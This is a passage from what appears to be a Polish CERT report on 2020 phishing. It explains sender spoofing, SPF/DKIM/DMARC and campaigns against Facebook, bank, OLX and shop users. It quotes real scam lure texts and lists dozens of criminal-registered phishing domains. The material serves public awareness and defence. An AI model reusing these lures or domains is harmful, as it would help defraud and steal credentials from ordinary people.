- Możliwość wstawiania do listu obrazków, co pozwala umieścić w wiadomości, np. logotypy firmy, pod którą podszywa oszust, a to z kolei uwiarygadnia taki e-mail w oczach odbiorcy;
- Możliwość ukrycia adresu e-mail nadawcy pod dowolnie nadaną nazwą, przez co wiadomość otrzymana z potencjalnie podejrzanego adresu może być widoczna z perspektywy odbiorcy jako nadana przez zaufaną firmę;
- Korzystanie z faktu, że w e-mailu można zawrzeć zdecydowanie więcej treści o charakterze perswazyjnym, które mają nakłonić odbiorcę na kliknięcie w niebezpieczny link zawarty w wiadomości oraz przekonanie go, że ma do czynienia z autentycznym mailem.


Case study - jak nie dać się złowić?

W celu zademonstrowania przykładowej techniki stosowanej przez cyberprzestępców wykorzystamy oryginalną, pozyskaną w trakcie działań CERT Orange Polska wiadomość phishingową. Poniżej przedstawiamy elementy, na które warto zwrócić uwagę w trakcie weryfikacji - czy otrzymany e-mail jest autentyczny, czy jest próbą wyłudzenia danych.



To przykład jak ważna jest dokładna weryfikacja adresu e-mail nadawcy. Wyświetlana nazwa wskazuje, że wiadomość przyszła od firmy DPD, a adres nadawcy łądząco przypomina e-mail, którym mogłaby się posługiwać. Na pierwszy rzut oka wygląda on normalnie, jednak warto zauważyć, że domeną najwyższego poziomu jest tutaj „a”, a nie „.pl” jak miałyby to miejsce, gdyby ta wiadomość przyszła z adresu należącego do DPD.

Taka weryfikacja często może nie być wystarczająca do upewnienia się, że otrzymany przez nas e-mail jest rzeczywiście wysłany od nadawcy widocznego w polu. W takiej weryfikacji pomagają trzy rozwiązania, SPF, DKIM oraz DMARC. Jeśli organizacja, pod którą podszywa się oszust nie ma skonfigurowanego systemu SPF (Sender Policy Framework), to możliwe jest wpisanie do wysłanego maila adresu normalnie stosowanego przez tę organizację. SPF weryfikuje, czy serwer, który nadał e-maila ma uprawnienia do wysyłania poczty z tej konkretnej domeny źródłowej. Drugim rozwiązaniem podnoszącym wiarygodność nadawcy wiadomości jest DKIM. Umożliwia on weryfikację nadawcy wiadomości przy pomocy klucza szyfrującego RSA. Na podstawie tych dwóch systemów mechanizm DMARC wprowadza dodatkową funkcjonalność do serwerów pocztowych. W skrócie pozwala on na konfigurację zachowania serwera pocztowego w sytuacji kiedy otrzyma on wiadomość negatywnie zweryfikowaną przez SPF lub DKIM. Przykładowe możliwe zachowania to: automatyczne usunięcie wiadomości czy wyświetlenie ostrzeżenia. DMARC może również zostać ustawiony tak, aby powiadamiać właściciela domeny, że ktoś nieuprawniony wysyła wiadomości z jego domeny. Obecnie większość dużych operatorów darmowych skrzynek pocztowych, jak Google, Yahoo, czy Microsoft, obsługuje system DMARC.



W tym fragmencie maila widać jak ukrywane są linki phishingowe pod postacią hiperłączy. Czytając w pośpiechu tego typu wiadomość nieuważny odbiorca może kliknąć w link znajdujący się pod komunikatem „Zaktualizuj adres ponownej dostawy”, który skieruje go na stronę mającą na celu wyłudzenie jego danych, zamiast na stronę firmy DPD. Dlatego należy zawsze sprawdzać, gdzie faktycznie kieruje nas link zanim go klikniemy.

Inne cechy, na które warto zwrócić uwagę to fakt, że jest on napisany w taki sposób, aby maksymalnie upodobnić się do listu, którego moglibyśmy oczekiwać od firmy DPD. Zawiera on numer paczki, który jest raczej rzadko zapamiętywany

przez zamawiającego, a więc trudno jest od razu zauważyć, że nie zgadza się z paczką, na którą czeka. Jeśli wiadomość taka trafia do osoby, która akurat nic nie zamawiała, to prawdopodobnie zostanie zignorowana, natomiast jeśli trafi do takiej, która oczekuje paczki, to może zostać mylnie uznana za autentyczną. Wystarczy rozesłać taką wiadomość do dużej liczby odbiorców i prawdopodobieństwo trafienia na tego, który oczekuje na zamówienie dochodzi do 100%.

Podsumowanie

Mimo, że e-mail jako forma komunikacji ma już swoje lata, to cały czas nie traci na znaczeniu. Jest szeroko stosowany, niestety także przez cyberprzestępców. Korzystają oni z dostępnych narzędzi, aby w chwili nieuwagi skłonić swoją ofiarę do ujawnienia wrażliwych danych. Warto zatem zachować czujność i stosować podstawowe środki ostrożności w celu zweryfikowania, czy otrzymany e-mail jest tym czym wydaje się na pierwszy rzut oka. Te środki to między innymi: sprawdzenie, dokąd faktycznie prowadzi hiperłącze przed kliknięciem, weryfikacja nadawcy e-maila, wystrzeganie się podejrzanego dobrych ofert i promocji. Warto pamiętać, że jeśli coś jest zbyt dobre by mogło być prawdziwe, to zapewne w rzeczywistości takie nie jest. W czasie, gdy żyjemy w coraz większym pośpiechu znalezienie chwili na dokładne sprawdzanie każdej wiadomości może stanowić wyzwanie. Jednak zaledwie moment poświęcony na ostrożność może zaoszczędzić wielu kłopotów w przyszłości.

Hubert Borkowski

Komentarz Partnera:



Jakub Kałużny

Senior IT Security Consultant w SecuRing.

Autor serii filmów Instant Threat Modeling, trener i konsultant bezpieczeństwa w firmie SecuRing. Posiada doświadczenie w analizie i testowaniu systemów wysokiego ryzyka w polskich i australijskich firmach z branży finansowej, lotniczej, prawniczej oraz w kasynach.

Czy zajmujący cyberbezpieczeństwem zawsze muszą być krok ZA atakującymi? Niekoniecznie... Mogą ich działania przewidzieć, a następnie zaprojektować mechanizmy bezpieczeństwa, które pozwolą uniknąć problemów.

Atakujący zdają sobie sprawę, że firmy kładą większy nacisk na bezpieczeństwo, a kluczowe aplikacje największych z nich są coraz to lepiej zabezpieczone. W związku z tym szukają nowego najsłabszego ogniwa, którym na podstawie ostatnich wydarzeń wydają się być narzędzia CI/CD - repozytoria kodu, serwery automatyzujące proces budowania i wdrażania paczek, systemy zarządzania serwerami i bazami danych - a także dostęp pracowników firm trzecich, czyli dostawców oprogramowania. Jeżeli celem atakującego jest kod źródłowy aplikacji, to znajduje się on nie tylko na serwerze, na którym jest uruchomiona aplikacja, ale również w wielu innych lokalizacjach, często dostępnych z internetu lub ze stacji roboczych pracowników. Niestety, są firmy, które inwestują bardzo dużo czasu i zasobów w zabezpieczenie serwera aplikacyjnego, a zapominają o kodzie źródłowym znajdującym się w publicznie dostępnym repozytorium i chronionym jedynie przez domyślne poświadczenia.

Jednym z ważnych zadań zespołu bezpieczeństwa lub szerzej, działu ryzyka, jest zidentyfikowanie tych kluczowych zasobów, które powinny być chronione. Następnie określenie, jakie osoby mogą próbować je atakować i w jaki sposób technicznie może się to stać. Dopiero wtedy można odpowiednio dobrać mechanizmy

bezpieczeństwa oraz metrykę weryfikacji jakości oprogramowania, jak również wymagania bezpieczeństwa dla zewnętrznych dostawców.

Te kilka pytań i zadań do wykonania, to przedmiot ćwiczenia nazywanego modelowaniem zagrożeń - sesji na pograniczu biznesu i technologii, która pozwala na zrozumienie zagrożeń i uniknięcie pewnych grup podatności na wczesnych etapach rozwoju oprogramowania. W przeciwieństwie do łątania zidentyfikowanych podatności w działającym oprogramowaniu, zmiana pewnych założeń i mechanizmów na etapie projektowania nie implikuje wielkich kosztów. Pracując zarówno z dużymi korporacjami, jak i mniejszymi firmami dostarczającymi oprogramowanie, można zauważyć widoczny trend „shift left”, czyli proaktywne zajmowanie się bezpieczeństwem. Bardzo dobrym przykładem na to są nowe stanowiska i role w zespołach, których odpowiedzialnością jest modelowanie zagrożeń i definiowanie wymagań bezpieczeństwa oraz umieszczanie tych wymagań w kontraktach z dostawcami. W końcu - oprogramowanie jest tak dobre, jak dobre są jego wymagania funkcjonalne i tak niebezpieczne, jak liczne są nieuwzględnione zagrożenia.



”

Warto zachować czujność i stosować podstawowe środki ostrożności w celu zweryfikowania, czy otrzymany e-mail jest tym czym wydaje się na pierwszy rzut oka.

Ilustrowany przegląd phishingowy 2020


Ataki phishingowe stanowią gros zagrożeń z jakimi spotykamy się w polskim internecie, a obserwacje wskazują, że tego rodzaju ataków pojawia się coraz więcej.

Wraz z rozpowszechnianiem się kanałów komunikacji rozrasta się również spektrum wektorów ataku. Jeszcze niedawno najpopularniejszym z nich była wiadomość e-mail czy SMS, dziś z podium spychane są one przez portale społecznościowe czy komunikatory internetowe.

Zestawienie jest przeglądem tego co wydarzyło się w Polsce, w atakach phishingowych w roku 2020. Celowo pominięto wszelkie przypadki malware’u, z oczywistych względów też nie wszystkie kampanie się tu znalazły, jednak zakres tego opracowania pokazuje skalę i różnorodność zagrożeń jakie mogą spotkać każdego z nas. Opisywane kampanie ułożone są według częstości powstawania nowych domen. Niektóre z nich trwały nieprzerwanie przez cały rok.

Fake newsy prowadzące do fałszywych botów obracających kryptowalutami

Nośnikiem ataku są wszelkiego rodzaju reklamy internetowe lub przejęte konta serwisów społecznościowych, które rozsyłają zaproszenia do znajomych. Poniżej przykład reklamy na YouTube. Obietnica szybkiego zarobku, który przytrafił się znanej postaci, politykowi lub pracownicy sklepu...



Kasjerka biedronki z przyjechała do pracy nowym Mercedesem z salonu. Szef tak się wkurzył, że ją zwolnił..

Wydawało się że to będzie kolejny zwyczajny dzień dla Sylwii Kowalczyk, która przybyła na ostatnią zmianę w Biedronce. Nie miała pojęcia, że 10 godzin później dowie się, że jest milionerką...



Powyżej fragment przykładowej strony phishingowej używanej w tego rodzaju atakach. Poniżej strona docelowa:




Na tej stronie zakładamy konto, wpłacamy ok 1000 zł, żeby rozpocząć grę, a następnie strona szybko znika. To jeden z najpopularniejszych rodzajów zagrożenia. W 2020 roku zaobserwowaliśmy i zablokowaliśmy przy pomocy CyberTarczy tysiące domen phishingowych pochodzących z tego rodzaju kampanii. Rozmiar zagrożenia bierze się prawdopodobnie z jego multiwektorowości.

Index of /

Name	Last modified	Size	Description
bideronka.is-best.net/cgi-bin/	2020-05-07 08:14	-	
ciezkieczasy.is-best.net/	2020-05-07 06:42	-	
dsads123a.is-best.net/	2020-05-07 08:14	-	
faksowy.is-best.net/	2020-05-07 08:14	-	
faktoswe.is-best.net/	2020-05-07 08:14	-	
faktowace.is-best.net/	2020-05-07 08:14	-	
faktowe.is-best.net/	2020-05-06 13:32	-	
faktowy.is-best.net/	2020-05-06 12:44	-	
faktowyia.is-best.net/	2020-05-07 08:14	-	
faktowyua.is-best.net/	2020-05-07 08:14	-	
faktujea.is-best.net/	2020-05-07 08:14	-	
faktujemy.is-best.net/	2020-05-07 08:14	-	
fakty24a.is-best.net/	2020-05-07 08:14	-	
fakty25a.is-best.net/	2020-05-07 08:14	-	
fakty26a.is-best.net/	2020-05-07 08:14	-	
fakty27a.is-best.net/	2020-05-07 08:14	-	
fakty28a.is-best.net/	2020-05-07 08:14	-	
fakty29a.is-best.net/	2020-05-07 08:14	-	
fakty30a.is-best.net/	2020-05-07 08:14	-	
fakty31a.is-best.net/	2020-05-07 08:14	-	
fakty32a.is-best.net/	2020-05-07 08:14	-	
fakty33a.is-best.net/	2020-05-07 08:14	-	
fakty34a.is-best.net/	2020-05-07 08:15	-	
fakty35a.is-best.net/	2020-05-07 08:15	-	
fakty37a.is-best.net/	2020-05-07 08:15	-	
fakty39a.is-best.net/	2020-05-07 08:15	-	
faktya.is-best.net/	2020-05-07 08:15	-	
faktyas.is-best.net/	2020-05-07 08:15	-	
infasd2a.is-best.net/	2020-05-07 08:15	-	
informcje1.is-best.net/	2020-05-07 08:15	-	
informcje2.is-best.net/	2020-05-07 08:15	-	
informcje3.is-best.net/	2020-05-07 08:15	-	
informje3.is-best.net/	2020-05-07 08:15	-	
informje4.is-best.net/	2020-05-07 08:15	-	
informje5.is-best.net/	2020-05-07 08:15	-	
informje7.is-best.net/	2020-05-07 08:15	-	
informje8.is-best.net/	2020-05-07 08:15	-	
informje9.is-great.net/	2020-05-07 08:15	-	
jakotako.is-best.net/	2020-05-07 08:15	-	
jutrobędzie.is-best.net/	2020-05-07 08:15	-	
lubicplacki.is-best.net/	2020-05-07 08:15	-	
lubiego.is-best.net/	2020-05-07 08:15	-	
lubiszto.is-best.net/	2020-05-07 08:15	-	
mojekobe.is-best.net/	2020-05-07 08:18	-	
pafiilate.byethost32.net/	2020-05-07 08:18	-	

Powyżej odkryty zbiór domen wygenerowany przez przestępców, tylko jednego dnia.

Dane logowania do serwisów społecznościowych




Czasem, żeby przejąć dane logowania wystarczy niewinne ogłoszenie. Na zdjęciu ekranu (screen) przejęte konto wstawia ogłoszenie z domeną phishingową, natomiast nieświadomy użytkownik przesyła je dalej... Jedno kliknięcie i mamy panel logowania do Facebooka.

Poniżej przykład fałszywej wiadomości:



Przejęte konta mogą też rozsiewać fake newsy o nagłych, niesłychanych zdarzeniach, porwaniach itd. Gdy chcemy uruchomić szokujące nagranie... trafiamy na panel logowania do Facebooka.

Nagle, może też odezwać się do nas trochę zapomniany znajomy i poprosić o pomoc:



Po kliknięciu w link znajdziemy się np. na takiej stronie:



Tym razem to SMS Premium. W regulaminie nie ma informacji o tym, co to za konkurs ani kto jest jego organizatorem. Co ciekawe, ten schemat rozsyłania phishingowych domen tylko przez chwilę prowadził do SMS-ów Premium, w większości przypadków do... fałszywej strony logowania do Facebooka.

Zwykle kończy się to w ten sam sposób:




Fałszywa strona logowania, różniąca się od prawdziwej tylko adresem. Po wpisaniu loginu i hasła dane logowania do serwisu społecznościowego zostają przejęte. Ofiary często nie wiedzą, że przekazały dane logowania. Tymczasem przestępcy, co jakiś czas, logują się na przejęte konta by zdobywać dane dostępne kolejnych znajomych. Starają się też spieniężać zdobyte kontakty przez oszustwo na „BLIK” lub przez promocję fałszywych kasyn czy serwisów randkowych.


Próba kradzieży danych dostępowych do Facebooka to, obok fake newsów kryptowalutowych, najpopularniejszy rodzaj ataku na polskich internautów w 2020 roku. A powyższy screen to bez wątpienia najczęściej wyświetlający się obrazek w polskim phishingowym internecie.

Dane logowania do systemów bankowych

Tu sposobów jest naprawdę multum. Od SMS-ów nawiązujących do aktualnych wydarzeń:



Po takie, które są niespodziewane, wprowadzają niepokój, wymagają szybkiego działania i niewiele kosztują:



Czasem chcemy komuś pomóc:



A czasem ktoś chce nam odłączyć prąd:



Czasem ktoś nam wmawia, że nasza usługa wygasa:




Innym razem, że nasza paczka do nas nie dotrze:



Možna tež tak:


allegro Zobowiązanie z ostatniej transakcji w dalszym ciągu nie zostało uregulowane. Prosimy o jak najszybsze wpłacenie należności w wysokości 1.98. Jeśli wpłata nie zostanie zaksięgowana w przeciągu 24 godzin na konto zostanie nałożona blokada. Jeżeli wpłaty nadal nie będzie - zadłużenie zostanie przekazane do jednej z firm windykacyjnych.

Przykłady można mnożyć, natomiast zwykle wszystkie te ataki kończyły się na, podobnym do poniższego, panelu płatności:




Podajemy login i hasło, przepisujemy kod SMS i kończy się na całkowitym wyczyszczeniu konta bankowego.

Fałszywe sklepy internetowe




Na pierwszy rzut oka wszystko się zgadza, jednak nie ma danych firmy, nie ma e-maila ani telefonu. Bardzo skąpy jest też wybór sposobów płatności. Sama domena zarejestrowana zaledwie parę dni wcześniej. Takich sklepów, dla różnych marek odzieżowych zostało założonych kilkaset w 2020 roku.


Okazja czyni złodzieja. Tym razem okazją był Black Friday, poniżej dowód, że każda strona może zostać podrobiona:



Jedyny ratunek to niestety bardziej czasochłonne sposoby weryfikacji. W tym konkretnym przypadku nawet dane Who is wydawały się prawdziwe, a jednym z koronnych dowodów w sprawie nielegalności strony był panel płatności:



Bez wyboru banków czy innych powszechnych rodzajów internetowych płatności.




Płatne subskrypcje

Pod pozorem okazjonalnego konkursu możemy wygrać darmowy aparat telefoniczny. W rzeczywistości, podajemy dane karty i zapisujemy się na abonament za np. 60 EUR miesięcznie:



Na subskrypcję można się nieświadomie zapisać lub... stracić pieniądze, gdy próbuje się zrezygnować:



Co w linku? Panel płatności, przy pomocy którego tracimy dane logowania do bankowości elektronicznej, lub dane karty płatniczej.

Dane logowania do platform z grami




Powyżej nieprawdziwy panel wymiany przedmiotów ze Steam, oczywiście w efekcie tracimy dane logowania do tej platformy.

Warto przypomnieć również nietypowy atak w celu przejścia danych logowania do banku:



To strona powitalna, potem wybieramy bank:



Wpisujemy login i hasło, a nawet inne dane wrażliwe:



Efekt? Do przewidzenia.

Dane osobowe

Tego rodzaju zagrożenie być może nie do końca należy uznawać za phishing, jednak użycie znaków marki bez jej zgody oraz gąszcz ukrytych zgód marketingowych sprawiają, że bony trafiają do tego zestawienia.



W efekcie przejścia całego procesu dzielimy się z dużą liczbą firm swoimi danymi osobowymi:




Nawet wszystkie zgody zaznaczają się automatycznie. A bon? Chyba był, ale tylko dla pierwszej osoby, która zresztą dostała taką wiadomość dużo wcześniej niż my.

Dane dostępne do usług internetowych


Jeśli jakiś serwis staje się popularny, zawsze ma szansę stać się przedmiotem ataku:




W efekcie tracimy dane logowania do platformy:




Oraz dane karty płatniczej:



Pośród marek wmieszanych w działalność phishingową zawsze znajdowało się Allegro, jednak tym razem najrozleglejszy atak był na użytkowników platformy OLX.




Atak o tyle nietypowy, że wymierzony w sprzedających, a nie kupujących. Domniemany kupujący kontaktował się ze sprzedającym za pomocą komunikatora internetowego, podrzucił link, za pomocą którego można było odebrać zapłatę za oferowany towar. Ofiara w zamian dzieliła się z przestępcami danymi karty płatniczej a nawet danymi logowania do systemów bankowych. Tego rodzaju działalność przestępcza wręcz się rozwijała, CyberTarcza blokowała ok. 20-30 nowych domen dziennie. Natomiast przestępcy również rozwijali swój arsenał np. o nowe marki wmieszane w proceder:



Przejęte domeny


Ostatni przykład to mechanizm włamania połączonego z phishingiem.

Aby oszukać systemy weryfikacyjne przestępcy włamują się na działający serwer i we wnętrzu działającej strony np. firmy wstawiają panel phishingowy. Np. taki:



W tym przypadku właściciel witryny zgłosił się do nas po paru miesiącach z pytaniem, dlaczego jego strona jest blokowana, nie mając świadomości tego, że utrzymywał zagrożenie w swojej infrastrukturze.

Czasem przestępcy używają takiej zaatakowanej, podkreślam, całej czas działającej strony, do wygenerowania unikalnych subdomen, które to adresy następnie trafiają do potencjalnych ofiar phishingu. Tak było w przypadku poniższego ataku mailowego:



Dane mają wartość

Stała ewolucja ataków i ich rozmiarów tylko potwierdza, że dane mają coraz większą wartość. Czy wykradane będą dane osobowe czy dane logowania i w jaki sposób będzie się to działo, zależy będzie tylko od skuteczności metody phishingu i od faktycznego zwrotu z inwestycji. Jeśli jakaś metoda nie przynosi oczekiwanych zysków jest rozwijana, jeśli to nie pomaga dosyć szybko zostaje zastąpiona inną, która bardziej się opłaca. Mamy dane, loginy, hasła i pieniądze, a przestępcy bardzo chcą mieć do tego dostęp. Jak bardzo? Zapraszam do opracowań statystycznych raportu.

Grzegorz Zembrowski



” Przy wsparciu naszych systemów, staramy się Wam pomagać i jak najwcześniej blokować potwierdzone złośliwe strony. Dzięki temu albo nie zdołacie ściągnąć fałszywej aplikacji, albo – w najgorszym przypadku – zainstalowana aplikacja nie połączy się z serwerami przestępców.

Artykuły ekspertów oraz partnerów CERT Orange Polska.

Z Covidem przez phishing

Spójrzcie trochę w przeszłość, powiedzmy na początek 2020 roku, gdy zaczyna się okres, którym obejmujemy nasz raport. Powiedzielibyście wtedy, że rok później wielu z nas niemal zapomni, jak wyglądają nasze biura? Że większość roku spędzimy na home office? Cyberprzestępcy też się tego nie spodziewali. Dlatego w pierwszym kwartale, gdy medialne informacje po raz pierwszy opanały wirus SARS-Cov-2, oni też musieli zająć się sobą i swoimi rodzinami, przeżyć pierwszy szok. Efekt – widoczny ogólny spadek złośliwej aktywności.

